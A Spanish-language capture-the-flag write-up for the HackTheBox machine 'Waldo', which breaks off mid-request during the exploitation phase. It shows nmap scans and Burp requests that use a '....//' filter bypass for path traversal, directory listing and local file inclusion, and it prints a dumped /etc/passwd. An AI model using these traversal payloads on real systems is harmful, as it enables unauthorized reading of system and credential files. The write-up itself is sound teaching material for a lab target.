



INSUFFICIENT
INPUT
VALIDATION

DIRECTORY
LISTING VIA
FILTER BYPASS

LOCAL FILE
INCLUSION - LFI
VIA FILTER
BYPASS

ABUSING
CAPABILITIES



WRITE-UP WALDO

MARIANO
ALFONSO





Índice

| | |
|--|-----------|
| 1. Introducción..... | 3 |
| 1.1 Scope..... | 3 |
| 1.2 Metodologia Aplicada..... | 3 |
| 2. Reconocimiento - Enumeración..... | 4 |
| 2.1 Uso de la Herramienta Nmap..... | 4 |
| 2.2 Reconocimiento de la web con proxy de Burp encendido..... | 6 |
| 3. Análisis de Vulnerabilidades..... | 9 |
| 3.1 Directory Listing via Filter Bypass..... | 9 |
| 3.2 Local File Inlcusion (LFI) via Filter Bypass..... | 10 |
| 4. Explotación..... | 12 |
| 4.1 SSH Private key..... | 13 |
| 4.2 Conexion a la Máquina via SSH..... | 15 |
| 4.3 Pivoting: nobody → monitor (Escapando del Contenedor)..... | 17 |
| 4.4 Bypass Restricted Bash..... | 19 |
| 5. Escalada de Privilegios..... | 20 |
| 5.1 Privesc Mediante el Abuso Capabilities..... | 20 |
| 6. Conclusión Final..... | 21 |
| 7. Apéndice I Links de Referencia..... | 21 |
| 7.1 Herramientas Utilizadas en la Auditoria..... | 21 |
| 7.2 Documentación..... | 21 |
| 8. Contacto..... | 21 |



1. Introducción

En este Write-Up, no solo compartiré los pasos para resolver la máquina **Waldo** de la plataforma **HackTheBox**, sino que también mi objetivo es fomentar la colaboración y el intercambio de conocimientos dentro de la comunidad de la **CiberSeguridad, Pentesting, Hacking Ético**.

Para obtener acceso a la máquina, debemos obtener las claves privadas de SSH jugando con dos peticiones mediante BurpSuite, en las cuales cada una es vulnerable a **Insufficient Input Validation**, lo que permite **Directory Listing via Filter Bypass** y un **Local File Inclusion - LFI via Filter Bypass**, teniendo la posibilidad de obtener las claves privadas de SSH. Una vez dentro del sistema, debemos bypassar una rbash (restricted bash) para luego escalar privilegios mediante el **abuso capabilities**.

1.1 Scope

El scope de esta máquina fue definida como la siguiente.

| Activos dentro del Alcance | | |
|--|----------------------------------|-------------|
| Servidor Web / Direcciones IPs / Dominios / URLs | Descripción | Subdominios |
| 10.129.229.141 | Dirección IP de la máquina Waldo | Todos |

Tabla 1: Alcance pactado.

1.2 Metodología Aplicada

- Enfoque de prueba: En el proceso de pruebas de seguridad, se optó por un enfoque gray-box, lo que significó que se tenía un nivel de acceso parcial a la infraestructura y el sistema objetivo.
- Las etapas aplicadas para esta auditoria fueron las siguientes:



Figura 1: Etapas aplicadas al pentest.



2. Reconocimiento - Enumeración

2.1 Uso de la Herramienta Nmap

Primeramente realizamos un escaneo con ayuda de la herramienta **Nmap** en búsqueda de puertos abiertos.

```
1 nmap -p- --open --min-rate 5000 -n 10.129.229.141
```

Código 1: Primer escaneo con nmap.

| Parámetro | Descripción |
|-----------------|--|
| -p- | Escanea los 65535 puertos. |
| --open | Muestra solo los puertos abiertos. |
| --min-rate 5000 | Establece la velocidad mínima de envío de paquetes a 5000 paquetes por segundo. |
| -n | Indica a Nmap que no realice la resolución inversa de DNS. Por lo tanto, el escaneo no incluirá la resolución de nombres de host para las direcciones IP encontradas durante el escaneo, esto acelera el proceso de escaneo. |

Tabla 2: Definición de parámetros de nmap utilizados en el primer escaneo.

El resultado que nos arrojó este primer escaneo fue que la máquina tiene el puerto **22** que pertenece al servicio *SSH* y el puerto **80** que pertenece al protocolo *HTTP*.

```
> nmap -p- --open --min-rate 5000 -n 10.129.229.141
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-26 17:59 -03
Nmap scan report for 10.129.229.141
Host is up (0.28s latency).
Not shown: 33978 closed tcp ports (conn-refused), 31555 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
```

Figura 2: Resultado del primer escaneo.



Se procedió a realizar otro escaneo con los scripts default de nmap, también especificando la versión nuevamente.

```
1 nmap -p22,80 -sC -sV 10.129.229.141
```

Código 2: Segundo escaneo.

| Parámetro | Descripción |
|-----------|---|
| -p | Especifica los puertos que se escanearán. |
| -sC | Realiza un escaneo con los scripts por defecto. |
| -sV | Determina la versiones de los servicios que se ejecutan en los puertos encontrados. |

Lo único interesante que obtenemos es el título **List Manager** de la página web.

```
> nmap -p22,80 -sC -sV 10.129.229.141
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-26 18:11 -03
Nmap scan report for 10.129.229.141
Host is up (0.17s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.5 (protocol 2.0)
| ssh-hostkey:
|   2048 c4:ff:81:aa:ac:df:66:9e:da:e1:c8:78:00:ab:32:9e (RSA)
|   256 b3:e7:54:6a:16:bd:c9:29:1f:4a:8c:cd:4c:01:24:27 (ECDSA)
|_  256 38:64:ac:57:56:44:d5:69:de:74:a8:88:dc:a0:b4:fd (ED25519)
80/tcp    open  http      nginx 1.12.2
|_ http-title: List Manager
|_ Requested resource was /list.html
|_ http-trane-info: Problem with XML parsing of /evox/about
|_ http-server-header: nginx/1.12.2
```

Figura 3: Resultado del segundo escaneo.



2.2 Reconocimiento de la web con proxy de Burp encendido

Vamos a ver la página web para ver qué contiene, pero con el proxy de **Burp** encendido, para ver qué recolectamos.

Jajaja, al entrar vemos un fondo de Wally, jajaja. Alguien ya lo encontró, yo sí. No se vale hacer trampa...

Bueno, sigamos.

Al entrar en la página web, vemos que hay un administrador de listas, donde podemos agregar listas o eliminar las dos por defecto.




Figura 4: Web.



También podemos ingresar a las listas. Hagamos una prueba e ingresemos para comprobar qué hay en la list1.




Figura 5: Contenido de la list1.

Más de lo mismo, vemos que adentro tiene algunos items, donde se pueden borrar y agregar más.

También podemos cambiar el nombre de cada item.




Figura 6: Editando nombre de item.

Pero bueno, nada interesante. Lo único divertido es el fondo de Wally de una de sus historietas. Vamos a ver el HTTP History para ver qué encontramos.

| # | Host | Method | URL | Params | Edited | Status code | Length | MIME type | Extension | Title | Notes | TLS | IP | Cookies | Time | Listener port |
|----|-----------------------|--------|----------------|--------|--------|-------------|--------|-----------|-----------|---------------|-------|-----|----------------|---------|------------------|---------------|
| 1 | http://10.129.229.141 | GET | / | | | 302 | 207 | HTML | | | | | 10.129.229.141 | | 11:01:06 27 ... | 8080 |
| 2 | http://10.129.229.141 | GET | /list.html | | | 200 | 1890 | HTML | html | List Manager | | | 10.129.229.141 | | 11:01:09 27 ... | 8080 |
| 3 | http://10.129.229.141 | GET | /list.js | | | 200 | 6564 | script | js | | | | 10.129.229.141 | | 11:01:12 27 F... | 8080 |
| 5 | http://10.129.229.141 | GET | /list.js | | | 200 | 6564 | script | js | | | | 10.129.229.141 | | 11:01:14 27 F... | 8080 |
| 6 | http://10.129.229.141 | POST | /dirRead.php | | ✓ | 200 | 201 | JSON | php | | | | 10.129.229.141 | | 11:01:14 27 F... | 8080 |
| 9 | http://10.129.229.141 | GET | /favicon.ico | | | 404 | 319 | HTML | ico | 404 Not Found | | | 10.129.229.141 | | 11:01:17 27 F... | 8080 |
| 10 | http://10.129.229.141 | POST | /fileRead.php | | ✓ | 200 | 269 | JSON | php | | | | 10.129.229.141 | | 11:08:09 27 ... | 8080 |
| 11 | http://10.129.229.141 | POST | /fileWrite.php | | ✓ | 200 | 190 | JSON | php | | | | 10.129.229.141 | | 11:14:54 27 F... | 8080 |

Figura 7: HTTP History.

Bueno, vemos varias cosas, pero las que me llaman la atención son **/dirRead.php** y **/fileRead.php**. Porque primero, dirRead, para mí hace referencia a directory Read, es decir, para leer el directorio, mientras que fileRead justamente hace referencia a leer archivo. Pero bueno, vamos a enviar las dos peticiones al repeater y vamos a renombrarlas de la misma manera para diferenciarlas.



3. Análisis de Vulnerabilidades

Una vez que tenemos ambas peticiones en el Repeater y podemos manipularlas, vamos a centrarnos primeramente en la petición `/dirRead.php`




Figura 8: Petición `/dirRead.php`

JAJAJA, vemos algo lindo que es la variable **path**, pero también algo curioso. Si vemos la respuesta, notamos que lista el directorio actual, el que contiene las dos listas apenas entras a la aplicación web, y también vemos que esos puntos de ahí representan algo.

Para aquellos que no lo sepan, en Linux, el primer punto "." representa el directorio actual de trabajo, mientras que los dos puntos ".." representan el directorio anterior del directorio actual de trabajo.

Por lo tanto, algo me dice que está aconteciendo un Directory Listing, así que vamos a comprobarlo.

3.1 Directory Listing via Filter Bypass

Vamos a ir hacia atrás un directorio. Para eso, vamos a hacer **path traversal** y, si en la respuesta nos muestra los directorios del directorio al que nos dirigimos, es porque está ocurriendo un directory listing.




Figura 9: Comprobando directory listing.

Vemos que no pasa nada, vamos a corroborar si se está aplicando un filtro. Para eso, agregamos lo siguiente:
....//

Esto hará que, en caso de aplicar un **filtro de primera pasada** y verificar que haya `../`, elimine el primer `../` y quede el **siguiente** `../`

Si no entendiste nada no pasa nada, te dejo esta info de la biblia del hacking **Hacktricks: File Inclusion/Path traversal**

The image shows a screenshot of the Burp Suite interface, specifically the Request and Response tabs. The Request tab on the left shows a POST request to /dirRead.php with various headers and a path parameter. The Response tab on the right shows a 200 OK status with a Content-Type of application/json, containing a list of files including 'background.jpg', 'cursor.png', 'dirRead.php', 'face.png', 'fileDelete.php', 'fileRead.php', 'fileWrite.php', 'index.php', 'list.html', and 'list.js'.

Request

Pretty Raw Hex Headers

1 POST /dirRead.php HTTP/1.1
2 Host: 10.129.229.141
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 19
9 Origin: http://10.129.229.141
10 Connection: close
11 Referer: http://10.129.229.141/list.html
12
13 path= ./list/....//

Response

Pretty Raw Hex Render

1 HTTP/1.1 200 OK
2 Server: nginx/1.12.2
3 Date: Tue, 27 Feb 2024 17:39:46 GMT
4 Content-Type: application/json
5 Connection: close
6 X-Powered-By: PHP/7.1.16
7 Content-Length: 155
8
9 {
10 "
11 "
12 "
13 "list",
14 "background.jpg",
15 "cursor.png",
16 "dirRead.php",
17 "face.png",
18 "fileDelete.php",
19 "fileRead.php",
20 "fileWrite.php",
21 "index.php",
22 "list.html",
23 "list.js"
24 }
25

Bueno, sabemos que ocurre un directory listing. Como vimos anteriormente, se listó el contenido del directorio anterior. Por ende, el componente **http://10.129.229.141/dirRead.php** es vulnerable a directory listing.

Jujuju vemos lo mismo pero en vez de la variable path vemos la variable **file**. Lo curioso y, por sobre todo importante ocurre en la respuesta, se ve el contenido de la list1 y lo que me lleva a sospechar que está ocurriendo un Local File Inclusion (LFI).

The screenshot displays the Burp Suite interface with two panels: Request and Response.

Request Panel:

- Method: POST
- URL: fileRead.php HTTP/1.1
- Host: 10.129.229.141
- User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
- Accept: */*
- Accept-Language: en-US,en;q=0.5
- Accept-Encoding: gzip, deflate, br
- Content-Type: application/x-www-form-urlencoded
- Content-Length: 18
- Origin: http://10.129.229.141
- Connection: close
- Referer: http://10.129.229.141/list.html
- Body: file=./list/list

Response Panel:

- Status: 200 OK
- Server: nginx/1.12.2
- Date: Tue, 27 Feb 2024 17:59:19 GMT
- Content-Type: application/json
- Connection: close
- X-Powered-By: PHP/7.1.16
- Content-Length: 92
- Body (JSON): {"file": "\\\\"Test1-br\\\\"; \\\\"2\\\\"; \\\\"Enumerate\\\\"; \\\\"3\\\\"; \\\\"Enumerate\\\\"; \\\\"4\\\\"; \\\\"Enumerate\\\\"}"}

Para eso, vamos a intentar obtener la lectura del archivo `/etc/passwd` para verificar si hay un LFI.

The image shows a web browser's developer tools with the Request and Response tabs open. The Request tab displays a POST request to fileHead.php with headers like Host, User-Agent, Accept, Accept-Language, Accept-Encoding, Content-type, Content-length, Origin, Connection, and Referer. The body contains a file path. The Response tab shows a 200 OK status with a JSON body containing 'file': false.

9



No, tampoco funciona, se debe aplicar otro filtro. Probemos con el mismo bypass que utilizamos para el directory listing, a ver si funciona.




Figura 13: Bypass del filtro.

Vemos que funcionó correctamente y obtuvimos la lectura del archivo **/etc/passwd**, pero se ve un poco desordenado.

Vamos a separar mejor el salto de línea.

```
1 root:x:0:0:root:/root:/bin/ash
2 bin:x:1:1:bin:/bin:/sbin/nologin
3 daemon:x:2:2:daemon:/sbin:/sbin/nologin
4 adm:x:3:4:adm:/var/adm:/sbin/nologin
5 lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
6 sync:x:5:0:sync:/sbin:/bin/sync
7 shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
8 halt:x:7:0:halt:/sbin:/sbin/halt
9 mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
10 news:x:9:13:news:/usr/lib/news:/sbin/nologin
11 uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
12 operator:x:11:0:operator:/root:/bin/sh
13 man:x:13:15:man:/usr/man:/sbin/nologin
14 postmaster:x:14:12:postmaster:/var/spool/mail:/sbin/nologin
15 cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
16 ftp:x:21:21:ftp:/var/lib/ftp:/sbin/nologin
17 sshd:x:22:22:sshd:/dev/null:/sbin/nologin
18 at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
19 squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
20 xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
21 games:x:35:35:games:/usr/games:/sbin/nologin
22 postgres:x:70:70:postgres:/var/lib/postgresql:/bin/sh
23 cyrus:x:85:12::cyrus:/sbin/nologin
24 vpopmail:x:89:89:popmail:/sbin/nologin
25 ntp:x:123:123:NTP:/var/empty:/sbin/nologin
26 smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin
27 guest:x:405:100:guest:/dev/null:/sbin/nologin
28 nobody:x:65534:65534:nobody:/home/nobody:/bin/sh
29 nginx:x:100:101:nginx:/var/lib/nginx:/sbin/nologin
```


Código 3: Archivo /etc/passwd

Vemos que hay dos usuarios: el usuario **operator**, que reside en la ruta personal **/root**, y el usuario **nobody**, que reside en la ruta personal **/home/nobody**, quedemosno con este ultimo usuario y recordemos su ruta.

“Bien, esto me hace pensar que debemos jugar con el **directory listing** para listar los directorios clave y el **LFI** para leer los archivos en esos directorios.”

4. Explotación

Ok, lo siguiente que haremos es probar si en el parámetro **/dirRead.php** lista el directorio raíz para **corroborar por última vez** si tenemos la posibilidad de listar directorios **desde la raíz**.



Request


```
1 POST /dirRead.php HTTP/1.1
2 Host: 10.129.229.141
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-type: application/x-www-form-urlencoded
8 Content-Length: 67
9 Origin: http://10.129.229.141
10 Connection: close
11 Referer: http://10.129.229.141/list.html
12
13 path=/.list/.....
```

Response

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.12.2
3 Date: Tue, 27 Feb 2024 20:22:16 GMT
4 Content-Type: application/json
5 Connection: close
6 X-Powered-By: PHP/7.1.16
7 Content-Length: 125
8
9 [
10   \"\",
11   \"..\",
12   \".dockerenv\",
13   \"bin\",
14   \"dev\",
15   \"etc\",
16   \"home\",
17   \"lib\",
18   \"media\",
19   \"mnt\",
20   \"proc\",
21   \"root\",
22   \"run\",
23   \"sbin\",
24   \"srv\",
25   \"sys\",
26   \"tmp\",
27   \"usr\",
28   \"var\"
29 ]
```

Figura 14: Listando directorios desde la raíz.

Bueno, funcionó otra vez. Veo la estructura de los directorios de Linux, pero hay un directorio llamado **.dockerenv** que suena interesante. Pero lo que haremos ahora será listar el contenido del directorio **/home** donde se encuentra el usuario **nobody** y si hay algún archivo interesante, lo miramos con el **LFI**.



Request

```
1 POST /dirRead.php HTTP/1.1
2 Host: 10.129.229.141
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
